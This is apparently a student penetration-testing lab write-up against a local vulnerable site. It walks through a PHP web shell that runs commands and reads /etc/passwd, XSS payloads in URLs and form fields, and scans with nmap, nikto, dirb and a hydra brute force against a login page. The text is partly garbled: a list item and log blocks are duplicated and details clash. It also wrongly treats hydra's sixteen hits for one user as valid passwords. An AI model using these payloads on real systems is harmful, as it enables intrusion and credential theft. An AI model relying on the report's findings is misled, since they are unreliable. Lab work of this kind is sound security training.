- **File upload vulnerability:**


  - go to the upload page

  -Upload a PHP file (e.g., shell.php with malicious code)

  1-add this in your browser:

  http://localhost/vulnsite/uploads/shell.php?cmd=id

  the Output will be: Linux user/group info.



2-To List directory contents add this in url:


-shell.php?cmd=ls+-la+/etc

and the output will be:

_To Read sensitive files add :

shell.php?cmd=cat+/etc/passwd

and the output will be:




-XSS vulnerability:

-In the URL, add:

?announcement=<script>alert('XSS')</script>


then do registration (xss executed) will appear



-add:

http://localhost/vulnsite/register.php#<script>alert('XSS4')</script>


also then do registration (xss executed) will appear



-add:

"><script>alert('XSS5')</script><br class="

in username field and type any password




-add:


-Username: <img src=x onerror=alert('Stored XSS')>

-Password: test123

Will now show a full-page welcome message with the image tag that triggers the alert:



Finding Tools



We used *nslookup* because it's a network administration command _line tool used for querying the domain name system (DNS) to obtain domain name or IP address mapping We used here to find ip address for the website by URL

And then we used nmap with ip address the website to scan the website and servers in here 1. *Host Status*: Confirmed that the host at IP address 10.0.2.3 is up and running (with a latency of 0.0018 seconds).

. *Port Information*: Discovered that:

- Port 32/tcp is open
- This port is running the "domain" service (typically DNS)
- 999 other ports were filtered (not accessible)

. *MAC Address*: Obtained the MAC address of the device (52:15:51:04:10:00:02:03), though it's listed as "Unknown" manufacturer.

. *Scan Statistics*: The scan took 6.80 seconds to complete and examined 1 IP address.

- The scan didn't reveal any web server ports (80, 443, 81) that would be expected for the URL mentioned

2.

```
┌──(kali㉿kali)-[~]
└─$ whatweb http://localhost:81/vulnsite/
http://localhost:81/vulnsite/ [200 OK] Apache[2.4.58][mod_perl/2.0.
12], HTTPServer[Unix][Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.0.3
0 mod_perl/2.0.12 Perl/v5.34.1], IP[::1], Index-Of, OpenSSL[1.1.1w]
, PHP[8.0.30], Perl[5.34.1], Title[Index of /vulnsite]

┌──(kali㉿kali)-[~]
└─$ nikto -h http://localhost:81/vulnsite/

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        81
+ Start Time:         2025-04-11 13:37:35 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.0.30 mod_perl/2
.0.12 Perl/v5.34.1
+ /vulnsite/: The anti-clickjacking X-Frame-Options header is not p
```

. Nmap Scan (Network Scanning)*

-Discovered that the server (10.0.2.3) is active and online.

- Only *one open port: **32/tcp* (DNS service).

999 other ports filtered* (likely blocked by a firewall).

- No web ports (80, 443, or 81) were detected, suggesting strong server protection.

.WhatWeb Scan (Website Analysis)*

- Identified the website runs on:

- *Apache 2.4.58*

- *PHP 8.0.30*

- *OpenSSL 1.1.1m*


- *Perl 5.34.1*


- The site has *open directory listing* (Index of /volnsite/), which is a security risk.

.Nikto Scan (Vulnerability Scan)*

.Missing X-Frame-Options header*, making the site vulnerable to **Clickjacking attacks*.

- Confirmed software versions (Apache, PHP, OpenSSL) match previous findings.





The vulnerabilities found in the website include:

1. *XSS Vulnerability* in upload.php where cookies are created without the HttpOnly flag, making them accessible to JavaScript.

2. *Sensitive Information Exposure* in config.php which may contain database credentials.

3. *Directory Indexing Issues* allowing unauthorized access to directory listings, potentially exposing sensitive files.

4. *Web Publisher Vulnerabilities* that could enable directory browsing, referencing CVE-1999-0269.4. *Web Publisher Vulnerabilities* that could enable directory browsing, referencing CVE-1999-0269.

3.

```
┌──(kali㉿kali)-[~]
└─$ dirb http://localhost:81/vulnsite/

-----------------

DIRB v2.22
By The Dark Raver

-----------------

START_TIME: Fri Apr 11 13:38:10 2025
URL_BASE: http://localhost:81/vulnsite/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://localhost:81/vulnsite/ ----

==> DIRECTORY: http://localhost:81/vulnsite/uploads/
```

```
---- Entering directory: http://localhost:81/vulnsite/uploads/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------

END_TIME: Fri Apr 11 13:38:12 2025
DOWNLOADED: 4612 - FOUND: 0
```

The tool used is Dirb, which scans websites for hidden directories and files using a wordlist.

Scan Details:

- Target URL: http://localhost:81/vulnsite/
- Wordlist: common.txt

Result:

- Found directory: /uploads/
- Warning: The directory is listable, meaning it can be browsed directly.


Value:

- We discovered a potentially sensitive or exploitable directory.
- This is useful for further penetration testing, such as trying to upload malicious files or analyzing existing ones.

4.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt \
http-post-form://localhost:81/vulnsite/login.php:"username=^USER^&p
assword=^PASS^:Invalid login"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal
 purposes (this is non-binding, these *** ignore laws and ethics an
yway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025
-04-11 13:39:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login
tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://localhost:81/vulnsite/login.php:u
sername=^USER^&password=^PASS^:Invalid login
[81][http-post-form] host: localhost   login: admin   password: 123
45
[81][http-post-form] host: localhost   login: admin   password: 123
456
[81][http-post-form] host: localhost   login: admin   password: 123
456789
[81][http-post-form] host: localhost   login: admin   password: pri
```

```
[81][http-post-form] host: localhost   login: admin   password: 123
45678
[81][http-post-form] host: localhost   login: admin   password: bab
ygirl
[81][http-post-form] host: localhost   login: admin   password: pas
sword
[81][http-post-form] host: localhost   login: admin   password: ilo
veyou
[81][http-post-form] host: localhost   login: admin   password: 123
4567
[81][http-post-form] host: localhost   login: admin   password: roc
kyou
[81][http-post-form] host: localhost   login: admin   password: abc
123
[81][http-post-form] host: localhost   login: admin   password: nic
ole
[81][http-post-form] host: localhost   login: admin   password: dan
iel
[81][http-post-form] host: localhost   login: admin   password: lov
ely
[81][http-post-form] host: localhost   login: admin   password: mon
key
[81][http-post-form] host: localhost   login: admin   password: jes
```


[81][http-post-form] host: localhost login: admin password: password
[81][http-post-form] host: localhost login: admin password: iloveyou
[81][http-post-form] host: localhost login: admin password: 1234567
[81][http-post-form] host: localhost login: admin password: rockyou
[81][http-post-form] host: localhost login: admin password: abc123
[81][http-post-form] host: localhost login: admin password: nicole
[81][http-post-form] host: localhost login: admin password: daniel
[81][http-post-form] host: localhost login: admin password: lovely
[81][http-post-form] host: localhost login: admin password: monkey
[81][http-post-form] host: localhost login: admin password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-11 13:39:46

The tool shown is Hydra, a brute-force password cracking tool.

Username was set as admin, and Hydra attempted to find 16 correct password using the famous wordlist rockyou.txt.

